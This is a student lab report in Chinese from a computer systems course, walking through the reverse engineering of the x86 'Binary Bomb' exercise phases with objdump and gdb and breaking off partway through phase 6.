

华中科技大学

课程实验报告

课程名称： 计算机系统基础

专业班级： 计算机 2002 班

学 号： U202015332

姓 名： 李椿

指导教师： 刘海坤

报告日期： 2022 年 5 月 31 日

计算机科学与技术学院

目录

实验 2:	3
实验 3:	24
实验总结.....	36

实验 2: Binary Bombs

2.1 实验概述

在本实验中，使用课程的所学知识拆除一个“Binary Bombs”来增强对程序的机器级表示、汇编语言、调试器和逆向工程等方面原理与技能的掌握。

一个“Binary Bombs”（二进制炸弹，简称炸弹）是一个 Linux 可执行 C 程序，包含 phase1~phase6 共 6 个阶段。炸弹运行的每个阶段要求你输入一个特定的字符串，若你的输入符合程序预期的输入，该阶段的炸弹就被“拆除”，否则炸弹“爆炸”并打印输出 "BOOM!!!" 字样。实验的目标是你要拆除尽可能多的炸弹阶段。

每个炸弹阶段考察了机器级语言程序的一个不同方面，难度逐级递增：

阶段 1：字符串比较

阶段 2：循环

阶段 3：条件/分支：含 switch 语句

阶段 4：递归调用和栈

阶段 5：指针

阶段 6：链表/指针/结构

另外还有一个隐藏阶段，但只有当你在第 4 阶段的解之后附加一特定字符串后才会出现。

为了完成二进制炸弹拆除任务，需要使用 gdb 调试器和 objdump 来反汇编炸弹的可执行文件，并单步跟踪调试每一阶段的机器代码，理解每一汇编语言代码的行为或作用，进而设法“推断”出拆除炸弹所需的目标字符串。这可能需要在每一阶段的开始代码前和引爆炸弹的函数前设置断点，以便于调试。

实验语言：C 语言。

实验环境：linux。

2.2 实验内容

对 bomb 可执行程序进行反汇编，得到汇编代码，依据汇编代码完成炸弹拆除任务。

2.2.1 阶段 1 字符串比较

1. 任务描述：找到与输入的字符串进行比较的存储的密码字符串，拆除炸弹 1。

2. 实验设计：根据 objdump 指令生成的反汇编代码，找到存储的密码字符串的首地址，再使用 gdb 调试器查看该地址中存储的字符串，即可得到结果。

3. 实验过程：

对 bomb 可执行文件使用 objdump 指令进行反汇编，并将汇编代码输出到反汇编文件 asm.txt 中。在汇编源代码 asm.txt 文件中，找到 phase_1 函数的位置，如图 2.1 所示。

```
08048b33 <phase_1>:
8048b33: 83 ec 14          sub    $0x14,%esp
8048b36: 68 dc 9f 04 08    push  $0x8049fdc
8048b3b: ff 74 24 1c       pushl 0x1c(%esp)
8048b3f: e8 9c 04 00 00    call  8048fe0 <strings_not_equal>
8048b44: 83 c4 10          add    $0x10,%esp
8048b47: 85 c0             test   %eax,%eax
8048b49: 74 05            je     8048b50 <phase_1+0x1d>
8048b4b: e8 87 05 00 00    call  80490d7 <explode_bomb>
8048b50: 83 c4 0c          add    $0xc,%esp
8048b53: c3               ret
```

图 2.1 phase_1 函数

从上面的语句中可以看出 <strings_not_equal> 所需要的两个变量是存在于 %esp 所指向的堆栈存储单元里。在 main 函数的汇编代码中，可以进一步找到如图 2.2 所示的语句。

```
8048a79: e8 b9 06 00 00    call  8049137 <read_line>
8048a7e: 89 04 24          mov    %eax,(%esp)
```

图 2.2 main 函数的部分代码

从这两条语句告诉我们 %eax 中存储的是调用 read_line() 函数后返回的结果，也就是用户输入的字符串首地址，所以可以很容易推断出和用户输入的字符串相比较密码字符串的首地址为 0x8049fdc。使用 gdb 调试器查看这个地址存储的数据内容，结果如图 2.3 所示。

```
74      phase_1(input);          /* Run the phase */
(gdb) x/20x 0x8049fdc
0x8049fdc: 0x20726f46    0x4153414e    0x7073202c    0x20656361
0x8049fec: 0x73207369    0x6c6c6974    0x68206120    0x20686769
0x8049ffc: 0x6f697270    0x79746972    0x0000002e    0x21776f57
0x804a00c: 0x756f5920    0x20657627    0x75666564    0x20646573
0x804a01c: 0x20656874    0x72636573    0x73207465    0x65676174
(gdb)
```

图 2.3 首地址为 0x8049fdc 的存储内容

从地址 0x8049fdc 开始到 “0x00” 字节结束（C 语言字符串数据的结束符）的字节序列就是炸弹字符串 ASCII 码。根据低位存储规则，并编写转译程序进行转译，得到的结果如图 2.4 所示。

```
C:\Users\14500\Desktop\1.exe
20 72 6f 46
41 53 41 4e
70 73 20 2c
20 65 63 61
73 20 73 69
6c 6c 69 74
68 20 61 20
20 68 67 69
6f 69 72 70
79 74 69 72
00 00 00 2e
For NASA, space is still a high priority.
```

图 2.4 转译结果

因此第一个密码字符串即为 For NASA, space is still a high priority.

4. 实验结果:

实验结果如图 2.5 所示。

```
compsyslc@ubuntu:~/CLASS03/U202015332$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
For NASA, space is still a high priority.
Phase 1 defused. How about the next one?
█
```

图 2.5 阶段 1 实验结果

由此可知，阶段 1 实验结果正确。

2.2.2 阶段 2 循环

1. 任务描述：拆除炸弹 2。

2. 实验设计：在反汇编代码中，观察并分析 phase_2 函数的汇编代码，得到拆除炸弹的密码字符串。

3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 phase_2 函数的位置。观察 phase_2 函数的汇编代码，观察结果如图 2.6、图 2.7 和图 2.8 所示。

8048b69:	50	push	%eax
8048b6a:	ff 74 24 3c	pushl	0x3c(%esp)
8048b6e:	e8 89 05 00 00	call	80490fc <read_six_numbers>

图 2.6 phase_2 函数观察结果 1

8048b76:	83 7c 24 04 00	cmpl	\$0x0,0x4(%esp)
8048b7b:	75 07	jne	8048b84 <phase_2+0x30>
8048b7d:	83 7c 24 08 01	cmpl	\$0x1,0x8(%esp)
8048b82:	74 05	je	8048b89 <phase_2+0x35>
8048b84:	e8 4e 05 00 00	call	80490d7 <explode_bomb>

图 2.7 phase_2 函数观察结果 2

8048b89:	8d 5c 24 04	lea	0x4(%esp),%ebx
8048b8d:	8d 74 24 14	lea	0x14(%esp),%esi
8048b91:	8b 43 04	mov	0x4(%ebx),%eax
8048b94:	03 03	add	(%ebx),%eax
8048b96:	39 43 08	cmp	%eax,0x8(%ebx)
8048b99:	74 05	je	8048ba0 <phase_2+0x4c>
8048b9b:	e8 37 05 00 00	call	80490d7 <explode_bomb>
8048ba0:	83 c3 04	add	\$0x4,%ebx
8048ba3:	39 f3	cmp	%esi,%ebx
8048ba5:	75 ea	jne	8048b91 <phase_2+0x3d>

图 2.8 phase_2 函数观察结果 3

从图 2.6 中的语句中调用了<read_six_numbers>函数，可以看出所需要输入的字符串为 6 个数字。

同时观察到图 2.7 所示的内容，可知若(%esp+0x4)的内容不等于 0x0，则会跳转到地址 0x8048b84，调用<explode_bomb>函数引爆炸弹；若(%esp+0x8)的内容等于 0x1，则会跳转到地址 0x8048b89，否则将会顺序执行调用<explode_bomb>函数的语句，引爆炸弹。再根据汇编语言知识，函数传入的参数在断点地址的下方，可以知道输入的第一个数必须为 0，第二个数必须为 1。

观察图 2.8 所示的汇编代码，可知%ebx 的初值为输入的第一个数的地址%esp+0x4，%esi 的值为输入的第五个数的地址%esp+0x14。循环体为地址 0x8048b91 到地址 0x8048ba5 之间，循环的主要功能为判断输入的相邻两个数之和与第三个数是否相等，若不相等，则调用<explode_bomb>函数引爆炸弹，否则%ebx 的值+4，指向下一个数，继续判断下一组相邻的两个数是否与之后紧接着的数相等，当%ebp 等于%esi 时循环终止。由上述分析可知，输入的第三个数必须为 1，第四个数必须为 2，第五个数必须为 3，第六个数必须为 5。

综上，第二个密码字符串即为 0 1 1 2 3 5。

4. 实验结果：

实验结果如图 2.9 所示。

```
Phase 1 defused. How about the next one?
0 1 1 2 3 5
That's number 2. Keep going!
```

图 2.9 阶段 2 实验结果

由此可知，阶段 2 实验结果正确。

2.2.3 阶段 3 条件/分支

- 1. 任务描述：拆除炸弹 3。
- 2. 实验设计：在反汇编代码中，观察并分析 phase_3 函数的汇编代码，借助 gdb 调试器工具，得到拆除炸弹的密码字符串。
- 3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 phase_3 函数的位置。观察 phase_3 函数的汇编代码，观察结果如图 2.10、图 2.11、图 2.12 和图 2.13 所示。

```
8048bd7:      50                push    %eax
8048bd8:      68 77 a1 04 08    push    $0x804a177
8048bdd:      ff 74 24 2c      pushl   0x2c(%esp)
8048be1:      e8 2a fc ff ff    call    8048810 <__isoc99_sscanf@plt>
```

图 2.10 phase_3 函数观察结果 1

```
8048bf3:      83 7c 24 04 07    cmpl    $0x7,0x4(%esp)
8048bf8:      77 3c             ja      8048c36 <phase_3+0x77>
```

图 2.11 phase_3 函数观察结果 2

```
8048c36:      e8 9c 04 00 00    call    80490d7 <explode_bomb>
```

图 2.12 phase_3 函数观察结果 3

```
8048bfa:      8b 44 24 04       mov     0x4(%esp),%eax
8048bfe:      ff 24 85 38 a0 04 08 jmp     *0x804a038(,%eax,4)
```

图 2.13 phase_3 函数观察结果 4

观察图 2.10 所示的汇编代码，根据汇编语言的知识，在调用函数前，需要将所需参数的地址送入堆栈中。对比代码可知，sscanf 的格式输入字符串的首地址为 0x804a177，使用 gdb 调试器查看该地址存储的内容，查看结果如图 2.14 所示。

```
88      input = read_line();
(gdb) x/s 0x804a177
0x804a177:      "%d %d"
```

图 2.14 格式输入字符串查看结果

由上图可知，所需要输入的是两个数字。

观察图 2.11 所示的汇编代码，可知(%esp+0x4)的值若大于 0x7，则会跳转到地址 0x8048c36，该地址的汇编代码如图 2.12 所示，即调用<explode_bomb>函数引爆炸弹。再根据汇编语言知识，函数传入的参数在断点地址的下方，可以知道输入的第一个数必须为小于等于 7，才能避免引爆炸弹。

观察图 2.13 所示的汇编代码，将(%esp+0x4)的值赋给%eax，即将输入的第一个数赋给 eax 寄存器，然后执行 `jmp *0x804a038(%eax,4)`，该语句的作用是跳转到地址为地址 0x804a038 中存储的内容加上 4 倍的%eax 的值的指令。使用 gdb 调试器，观察地址 0x804a038 中存储的内容，观察结果如图 2.15 所示。

```
(gdb) p/x *0x804a038
$2 = 0x8048c42
```

图 2.15 地址 0x804a038 观察结果

因此，可以知道 0x804a038 地址中存放的内容为 0x8048c42。不妨假设此时输入的第一个数为 0，因此 `jmp` 指令跳转到的地址就是 0x8048c42，观察该地址存放的汇编代码内容，观察结果如图 2.16 所示。

```
8048c42:  b8 6b 01 00 00      mov     $0x16b,%eax
8048c47:  3b 44 24 08          cmp     0x8(%esp),%eax
8048c4b:  74 05                je      8048c52 <phase_3+0x93>
8048c4d:  e8 85 04 00 00      call   80490d7 <explode_bomb>
```

图 2.16 地址 0x8048c42 观察结果

观察上图的汇编代码，将立即数 0x16b 赋给%eax，然后将%eax 的值与 (%esp+0x8)的值进行比较，若相等，则跳转到地址 0x8048c52，否则顺序执行调用<explode_bomb>函数的语句，引爆炸弹。因此，(%esp+0x8)的值必须为 0x16b，才能避免引爆炸弹，也即输入的第二个数必须为 0x16b，即 363。

综上，第三个密码字符串可以为 0 363。

4. 实验结果：

实验结果如图 2.17 所示。

```
That's number 2. Keep going!
0 363
Halfway there!
█
```

图 2.17 阶段 3 实验结果

由此可知，阶段 3 实验结果正确。

2.2.4 阶段 4 递归调用和栈

- 1. 任务描述：拆除炸弹 4。
- 2. 实验设计：在反汇编代码中，观察并分析 phase_4 函数的汇编代码，借助 gdb 调试器工具，得到拆除炸弹的密码字符串。
- 3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 phase_4 函数的位置。观察 phase_4 函数的汇编代码，观察结果如图 2.18、图 2.19、图 2.20、图 2.21 和图 2.22 所示。

```
8048cd9:      50                push    %eax
8048cda:      68 77 a1 04 08    push    $0x804a177
8048cdf:      ff 74 24 2c      pushl   0x2c(%esp)
8048ce3:      e8 28 fb ff ff    call    8048810 <__isoc99_sscanf@plt>
```

图 2.18 phase_4 函数观察结果 1

```
8048cf0:      83 7c 24 04 0e    cmpl    $0xe,0x4(%esp)
8048cf5:      76 05             jbe     8048cfc <phase_4+0x3b>
8048cf7:      e8 db 03 00 00    call    80490d7 <explode_bomb>
```

图 2.19 phase_4 函数观察结果 2

```
8048d14:      83 7c 24 08 25    cmpl    $0x25,0x8(%esp)
8048d19:      74 05             je      8048d20 <phase_4+0x5f>
8048d1b:      e8 b7 03 00 00    call    80490d7 <explode_bomb>
```

图 2.20 phase_4 函数观察结果 3


```
8048cfc:      83 ec 04          sub     $0x4,%esp
8048cff:      6a 0e            push    $0xe
8048d01:      6a 00            push    $0x0
8048d03:      ff 74 24 10      pushl   0x10(%esp)
8048d07:      e8 5c ff ff ff    call    8048c68 <func4>
```

图 2.21 phase_4 函数观察结果 4

```
8048d07:      e8 5c ff ff ff    call    8048c68 <func4>
8048d0c:      83 c4 10          add     $0x10,%esp
8048d0f:      83 f8 25          cmp     $0x25,%eax
8048d12:      75 07            jne     8048d1b <phase_4+0x5a>
8048d14:      83 7c 24 08 25    cmpl    $0x25,0x8(%esp)
8048d19:      74 05             je      8048d20 <phase_4+0x5f>
8048d1b:      e8 b7 03 00 00    call    80490d7 <explode_bomb>
```

图 2.22 phase_4 函数观察结果 5

观察图 2.18 所示的汇编代码，根据汇编语言的知识，在调用函数前，需要将所需参数的地址送入堆栈中。对比代码可知，sscanf 的格式输入字符串的首地址为 0x804a177，使用 gdb 调试器查看该地址存储的内容，查看结果如图 2.23 所示。



```
(gdb) x/s 0x804a177
0x804a177:      "%d %d"
```

图 2.23 格式输入字符串查看结果

由上图可知，所需要输入的是两个数字。

观察图 2.19 所示的汇编代码，可知(%esp+0x4)的值若小于等于 0xe，则会跳转到地址 0x8048cfc，否则顺序执行调用<explode_bomb>函数的指令，引爆炸弹。再根据汇编语言知识，函数传入的参数在断点地址的下方，可以知道输入的第一个数必须为小于等于 14，才能避免引爆炸弹。

观察图 2.20 所示的汇编代码，可知(%esp+0x8)的值若等于 0x25，则会跳转到地址 0x8048d20，否则顺序执行调用<explode_bomb>函数的指令，引爆炸弹。因此，输入的第二个数必须等于 0x25，即 37，才能避免引爆炸弹。

观察图 2.21 所示的汇编代码，在执行调用<func4>函数的指令前，首先将%esp 减去 0x4，再将 0xe，0x0，(%esp+0x10)送入堆栈，也即是把立即数 0xe，0x0，和输入的第一个数字送入栈中。

观察图 2.22 所示的汇编代码，可知在执行完 func4 函数后，需要比较%eax 寄存器中的值和 0x25 的值是否相等，若不相等，则跳转到地址 0x8048d1b，调用<explode_bomb>函数，引爆炸弹。因此，执行完 func4 函数后，返回值应为 0x25，即 37，才能避免引爆炸弹。

在汇编源代码 asm.txt 文件中，找到 func4 函数的位置。观察 func4 函数的汇编代码，观察结果如图 2.24、图 2.25 和图 2.26 所示。

```
08048c68 <func4>:
8048c68: 56                                push    %esi
8048c69: 53                                push    %ebx
8048c6a: 83 ec 04                         sub     $0x4,%esp
8048c6d: 8b 54 24 10                       mov     0x10(%esp),%edx
8048c71: 8b 74 24 14                       mov     0x14(%esp),%esi
8048c75: 8b 4c 24 18                       mov     0x18(%esp),%ecx
```

图 2.24 func4 函数观察结果 1

```
8048c79: 89 c8                            mov     %ecx,%eax
8048c7b: 29 f0                            sub     %esi,%eax
8048c7d: 89 c3                            mov     %eax,%ebx
8048c7f: c1 eb 1f                         shr     $0x1f,%ebx
8048c82: 01 d8                            add     %ebx,%eax
8048c84: d1 f8                            sar     %eax
8048c86: 8d 1c 30                         lea     (%eax,%esi,1),%ebx
```

图 2.25 func4 函数观察结果 2

8048c89:	39 d3	cmp	%edx,%ebx
8048c8b:	7e 15	jle	8048ca2 <func4+0x3a>
8048c8d:	83 ec 04	sub	\$0x4,%esp
8048c90:	8d 43 ff	lea	-0x1(%ebx),%eax
8048c93:	50	push	%eax
8048c94:	56	push	%esi
8048c95:	52	push	%edx
8048c96:	e8 cd ff ff ff	call	8048c68 <func4>
8048c9b:	83 c4 10	add	\$0x10,%esp
8048c9e:	01 d8	add	%ebx,%eax
8048ca0:	eb 19	jmp	8048cbb <func4+0x53>
8048ca2:	89 d8	mov	%ebx,%eax
8048ca4:	39 d3	cmp	%edx,%ebx
8048ca6:	7d 13	jge	8048cbb <func4+0x53>
8048ca8:	83 ec 04	sub	\$0x4,%esp
8048cab:	51	push	%ecx
8048cac:	8d 43 01	lea	0x1(%ebx),%eax
8048caf:	50	push	%eax
8048cb0:	52	push	%edx
8048cb1:	e8 b2 ff ff ff	call	8048c68 <func4>
8048cb6:	83 c4 10	add	\$0x10,%esp
8048cb9:	01 d8	add	%ebx,%eax
8048cbb:	83 c4 04	add	\$0x4,%esp
8048cbe:	5b	pop	%ebx
8048cbf:	5e	pop	%esi
8048cc0:	c3	ret	

图 2.26 func4 函数观察结果 3

观察图 2.23 所示的汇编代码，可知 func4 函数将 esi 和 ebx 送入堆栈中保护现场后，先将 %esp-0x4，再将 (%esp+0x10) 的值赋给 %edx，(%esp+0x14) 的值赋给 %esi，(%esp+0x18) 的值赋给 %ecx。经过上面的分析，可知该操作是将输入的
第一个数字赋给 %edx，将立即数 0x0 赋给 %esi，将立即数 0xe 赋给 %ecx。

观察图 2.24 所示的汇编代码，分析执行过程如下。首先将 %ecx 的值赋给 %eax，%eax 的值减去 %esi 的值。然后将 %eax 的值赋给 %ebx，将 %ebx 的值逻辑左移 0x1f 位，即左移 31 位。再将 %ebx 的值加到 %eax 中，指令 sar %eax，则是对 %eax 的值算术右移 1 位。最后一条指令 lea (%eax,%esi,1),%ebx，则是将 %eax 的值+%esi 的值赋给 %ebx。综合上述分析，不妨设 func4 函数输入的三个参数分别为 a，b，c，执行完上述指令后 %ebx 中的值为 tmp，则 tmp 可以表示为 下式((((c-b)>>31)&0x1)+(c-b))>>1)+(%esi)。

观察图 2.25 所示的汇编代码，可以观察到程序进入了分支阶段。分析过程如下。当 tmp（即 %ebx 中的值，下同）小于等于 a（即 %edx 的值，下同）时，程序将跳转到地址 0x8048ca2，然后将 tmp 的值赋给 %eax，再次比较 tmp 和 a，当 a 大于等于 tmp 时，也即 a 等于 tmp 时，跳转到地址 0x8048cbb，观察汇编代码可知此时直接退出 func4 函数，同时需要注意的是，函数的返回值为寄存器 %eax

中的值;当 a 小于 tmp 时,则将 tmp+0x1 的值赋给寄存器%eax,然后调用 func4(),参数分别为 a, %eax, c (即%ecx 的值,下同),退出调用后,将%eax 的值加上 tmp,再直接退出函数;当 tmp 大于 a 的值时,则将 tmp-0x1 的值赋给寄存器%eax,然后调用 func4(),参数分别为 a, b, %eax,退出调用后,将%eax 的值加上 tmp,再直接退出函数。

综合上述分析,可以写出对应功能的 C 语言程序,如图 2.27 所示。


```
int func4(int a, int b, int c)//edx,esi,ecx
{
    int x = c - b;
    int tmp = (((x>>31)&0x1)+x)>>1) + b ;
    if(tmp <= a){
        if(tmp == a)
            return tmp;
        else return func4(a, tmp+1, c) + tmp;
    }
    else{
        return func4(a, b, tmp-1) + tmp;
    }
}
```

图 2.27 C 语言实现 func4 函数

考虑到输入的第一个数不能大于 14,考虑到程序不会陷入死循环,输入的的第一个数不能小于 0,同时为了解出所有的可能的情况,使用 C 语言编写了一段测试代码,如图 2.28 所示,测试结果如图 2.29 所示。

```
int main(){
    for(int i=0;i<=14;i++){
        if(func4(i,0,14)==37){
            printf("%d ",i);
        }
    }
    return 0;
}
```

图 2.28 C 语言测试代码



```
C:\Users\14500\Desktop\func4.exe
10
-----
Process exited after 0.5262 seconds with
```

图 2.29 测试结果

综合上述结果，可以得到第四个密码字符串为 10 37。

4. 实验结果：

实验结果如图 2.30 所示。

```
Halfway there!  
10 37  
So you got that one. Try this one.
```

图 2.30 阶段 4 实验结果

由此可知，阶段 4 实验结果正确。

2.2.5 阶段 5 指针

1. 任务描述：拆除炸弹 5。

2. 实验设计：在反汇编代码中，观察并分析 phase_5 函数的汇编代码，借助 gdb 调试器工具，得到拆除炸弹的密码字符串。

3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 phase_5 函数的位置。观察 phase_5 函数的汇编代码，观察结果如图 2.31、图 2.32 和图 2.33 所示。

```
8048d4a: 53          push    %ebx  
8048d4b: e8 71 02 00 00 call   8048fc1 <string_length>  
8048d50: 83 c4 10    add     $0x10,%esp  
8048d53: 83 f8 06    cmp     $0x6,%eax  
8048d56: 74 05       je      8048d5d <phase_5+0x27>  
8048d58: e8 7a 03 00 00 call   80490d7 <explode_bomb>
```

图 2.31 phase_5 函数观察结果 1

```
8048d5d: b8 00 00 00 00 mov     $0x0,%eax  
8048d62: 0f b6 14 03 movzbl (%ebx,%eax,1),%edx  
8048d66: 83 e2 0f    and     $0xf,%edx  
8048d69: 0f b6 92 58 a0 04 08 movzbl 0x804a058(%edx),%edx  
8048d70: 88 54 04 05 mov     %dl,0x5(%esp,%eax,1)  
8048d74: 83 c0 01    add     $0x1,%eax  
8048d77: 83 f8 06    cmp     $0x6,%eax  
8048d7a: 75 e6       jne     8048d62 <phase_5+0x2c>
```

图 2.32 phase_5 函数观察结果 2

```
8048d84: 68 2e a0 04 08 push    $0x804a02e  
8048d89: 8d 44 24 11 lea     0x11(%esp),%eax  
8048d8d: 50        push    %eax  
8048d8e: e8 4d 02 00 00 call   8048fe0 <strings_not_equal>  
8048d93: 83 c4 10    add     $0x10,%esp  
8048d96: 85 c0      test    %eax,%eax  
8048d98: 74 05       je      8048d9f <phase_5+0x69>  
8048d9a: e8 38 03 00 00 call   80490d7 <explode_bomb>
```

图 2.33 phase_5 函数观察结果 3

观察图 2.31 所示的汇编代码，可知在调用<string_length>函数前，将%ebx 的值送入堆栈，因此可以推断出输入的字符串的首地址存储在寄存器%ebx 中。在执行完<string_length>函数调用后，将寄存器%eax 的值，也即<string_length>函数的返回值，与立即数 0x6 进行比较，若相等，则跳转到地址 0x8048d5d，否则顺序执行调用<explode_bomb>函数的指令，引爆炸弹。因此，输入的字符串的长度必须为 6。

观察图 2.32 所示的汇编代码，分析代码执行过程。首先将寄存器%eax 的值赋为 0x0。循环体为地址 0x8048d62 到地址 0x8048d7a 之间的指令，循环功能为将输入的字符串的每一位字符取出，并将其作为偏移量，在给定的数组中选择对应下标的字符，并将其存储起来。循环过程为每次将%ebx+%eax 的值赋给%edx，然后将%edx 按位与上 0xf，即可得到所需的拓展为字长度的对应字符的低四位值；再将%edx 的值加上 0x804a058 的值再赋给%edx，取出低位字节存储到地址(%esp+%eax+0x5)，再将%eax 的值加一，继续上述循环，直到%eax 的值等于 0x6 退出循环。其中 0x804a058 的值的观察结果如图 2.34、图 2.35 和图 2.36 所示。

```
(gdb) x 0x804a058
0x804a058 <array.3249>: 0x6d
```

图 2.34 0x804a058 观察结果 1

```
(gdb) x/16x 0x804a058
0x804a058 <array.3249>: 0x6d 0x61 0x64 0x75 0x69 0x65 0x72 0
x73
0x804a060 <array.3249+8>: 0x6e 0x66 0x6f 0x74 0x76 0x62 0
x79 0x6c
```

图 2.35 0x804a058 观察结果 2

```
(gdb) x/16c 0x804a058
0x804a058 <array.3249>: 109 'm' 97 'a' 100 'd' 117 'u' 105 'i' 101 'e' 114 'r'
115 's'
0x804a060 <array.3249+8>: 110 'n' 102 'f' 111 'o' 116 't' 118 'v' 98 'b' 1
21 'y' 108 'l'
```

图 2.36 0x804a058 观察结果 3

由图 2.34 可知，0x804a058 的值为一个数组的首地址。由图 2.35 可知，0x804a058 数组中存储的 16 个字节的 ASCII 码值。由图 2.36 可知，0x804a058 数组中存储的 16 个字节的内容。

观察图 2.33 所示的汇编代码，可以观察到在执行<string_not_equal>函数前，将立即数 0x804a02e 送入堆栈，观察 0x804a02e 的值，观察结果如图 2.37 和图 2.38 所示。


```
(gdb) x/6x 0x804a02e
0x804a02e:    0x6f    0x69    0x6c    0x65    0x72    0x73
```

图 2.37 0x804a02e 观察结果 1

```
(gdb) x/s 0x804a02e
0x804a02e:    "oilers"
```

图 2.38 0x804a02e 观察结果 2

由图 2.37 可知，0x804a058 数组中存储的 6 个字节的 ASCII 码值。由图 2.38 可知，0x804a058 数组中存储的 6 个字节的内容。

综合上述内容，可以得出所需的偏移值为 10、4、15、5、6、7。因此输入的字符串的每一个字符的低四位分别为 A、4、F、5、6、7。查看 ASCII 码表，如图 2.39 所示。

高四位 低四位		ASCII非打印控制字符										ASCII 打印字符											
		0000					0001					0010		0011		0100		0101		0110		0111	
		0					1					2		3		4		5		6		7	
		十进制	字符	ctrl	代码	字符解释	十进制	字符	ctrl	代码	字符解释	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符
0000	0	0	BLANK NULL	^@	NUL	空	16	▶	^P	DLE	数据链路转意	32		48	0	64	@	80	P	96	`	112	p
0001	1	1	☺	^A	SOH	标题开始	17	◀	^Q	DC1	设备控制 1	33	!	49	1	65	A	81	Q	97	a	113	q
0010	2	2	☻	^B	STX	正文开始	18	↕	^R	DC2	设备控制 2	34	"	50	2	66	B	82	R	98	b	114	r
0011	3	3	♥	^C	ETX	正文结束	19	!!	^S	DC3	设备控制 3	35	#	51	3	67	C	83	S	99	c	115	s
0100	4	4	♦	^D	EOT	传输结束	20	¶	^T	DC4	设备控制 4	36	\$	52	4	68	D	84	T	100	d	116	t
0101	5	5	♣	^E	ENQ	查询	21	§	^U	NAK	反确认	37	%	53	5	69	E	85	U	101	e	117	u
0110	6	6	♠	^F	ACK	确认	22	■	^V	SYN	同步空闲	38	&	54	6	70	F	86	V	102	f	118	v
0111	7	7	●	^G	BEL	震铃	23	↑	^W	ETB	传输块结束	39	'	55	7	71	G	87	w	103	g	119	w
1000	8	8	☐	^H	BS	退格	24	↑	^X	CAN	取消	40	(56	8	72	H	88	X	104	h	120	x
1001	9	9	○	^I	TAB	水平制表符	25	↓	^Y	EM	媒体结束	41)	57	9	73	I	89	Y	105	i	121	y
1010	A	10	◻	^J	LF	换行/新行	26	→	^Z	SUB	替换	42	*	58	:	74	J	90	Z	106	j	122	z
1011	B	11	♂	^K	VT	垂直制表符	27	←	^[ESC	转意	43	+	59	;	75	K	91	[107	k	123	{
1100	C	12	♀	^L	FF	换页/新页	28	└	^\	FS	文件分隔符	44	,	60	<	76	L	92	\	108	l	124	
1101	D	13	♪	^M	CR	回车	29	↔	^]	GS	组分隔符	45	-	61	=	77	M	93]	109	m	125	}
1110	E	14	♫	^N	SO	移出	30	▲	^_	RS	记录分隔符	46	.	62	>	78	N	94	^	110	n	126	~
1111	F	15	☼	^O	SI	移入	31	▼	^-	US	单元分隔符	47	/	63	?	79	O	95	_	111	o	127	Δ

图 2.39 ASCII 码表观察结果

因此，第五个密码字符串可以为*4?567。

4. 实验结果：

实验结果如图 2.40 所示。

```
So you got that one. Try this one.
*4?567
Good work! On to the next...
```

图 2.40 阶段 5 实验结果

由此可知，阶段 5 实验结果正确。

2.2.6 阶段6 链表/指针/结构

1. 任务描述：拆除炸弹 6。
2. 实验设计：在反汇编代码中，观察并分析 phase_6 函数的汇编代码，借助 gdb 调试器工具，得到拆除炸弹的密码字符串。
3. 实验过程：

在汇编源代码 asm.txt 文件中，找到 phase_6 函数的位置。观察 phase_6 函数的汇编代码，观察结果如图 2.41、图 2.42、图 2.43、图 2.44 和图 2.45 所示。

```
8048dcb: 50          push    %eax
8048dcc: ff 74 24 5c  pushl   0x5c(%esp)
8048dd0: e8 27 03 00 00  call    80490fc <read_six_numbers>
```

图 2.41 phase_6 函数观察结果 1

```
8048ddd: 8b 44 b4 0c  mov     0xc(%esp,%esi,4),%eax
8048de1: 83 e8 01      sub     $0x1,%eax
8048de4: 83 f8 05      cmp     $0x5,%eax
8048de7: 76 05        jbe     8048dee <phase_6+0x38>
8048de9: e8 e9 02 00 00  call    80490d7 <explode_bomb>
8048dee: 83 c6 01      add     $0x1,%esi
8048df1: 83 fe 06      cmp     $0x6,%esi
8048df4: 74 33        je      8048e29 <phase_6+0x73>
8048df6: 89 f3        mov     %esi,%ebx
8048df8: 8b 44 9c 0c  mov     0xc(%esp,%ebx,4),%eax
8048dfc: 39 44 b4 08  cmp     %eax,0x8(%esp,%esi,4)
8048e00: 75 05        jne     8048e07 <phase_6+0x51>
8048e02: e8 d0 02 00 00  call    80490d7 <explode_bomb>
8048e07: 83 c3 01      add     $0x1,%ebx
8048e0a: 83 fb 05      cmp     $0x5,%ebx
8048e0d: 7e e9        jle     8048df8 <phase_6+0x42>
8048e0f: eb cc        jmp     8048ddd <phase_6+0x27>
```

图 2.42 phase_6 函数观察结果 2

```
8048e11: 8b 52 08      mov     0x8(%edx),%edx
8048e14: 83 c0 01      add     $0x1,%eax
8048e17: 39 c8        cmp     %ecx,%eax
8048e19: 75 f6        jne     8048e11 <phase_6+0x5b>
8048e1b: 89 54 b4 24  mov     %edx,0x24(%esp,%esi,4)
8048e1f: 83 c3 01      add     $0x1,%ebx
8048e22: 83 fb 06      cmp     $0x6,%ebx
8048e25: 75 07        jne     8048e2e <phase_6+0x78>
8048e27: eb 1c        jmp     8048e45 <phase_6+0x8f>
8048e29: bb 00 00 00 00  mov     $0x0,%ebx
8048e2e: 89 de        mov     %ebx,%esi
8048e30: 8b 4c 9c 0c  mov     0xc(%esp,%ebx,4),%ecx
8048e34: b8 01 00 00 00  mov     $0x1,%eax
8048e39: ba 3c c1 04 08  mov     $0x804c13c,%edx
8048e3e: 83 f9 01      cmp     $0x1,%ecx
8048e41: 7f ce        jg      8048e11 <phase_6+0x5b>
8048e43: eb d6        jmp     8048e1b <phase_6+0x65>
```

图 2.43 phase_6 函数观察结果 3

8048e45:	8b 5c 24 24	mov	0x24(%esp),%ebx
8048e49:	8d 44 24 24	lea	0x24(%esp),%eax
8048e4d:	8d 74 24 38	lea	0x38(%esp),%esi
8048e51:	89 d9	mov	%ebx,%ecx
8048e53:	8b 50 04	mov	0x4(%eax),%edx
8048e56:	89 51 08	mov	%edx,0x8(%ecx)
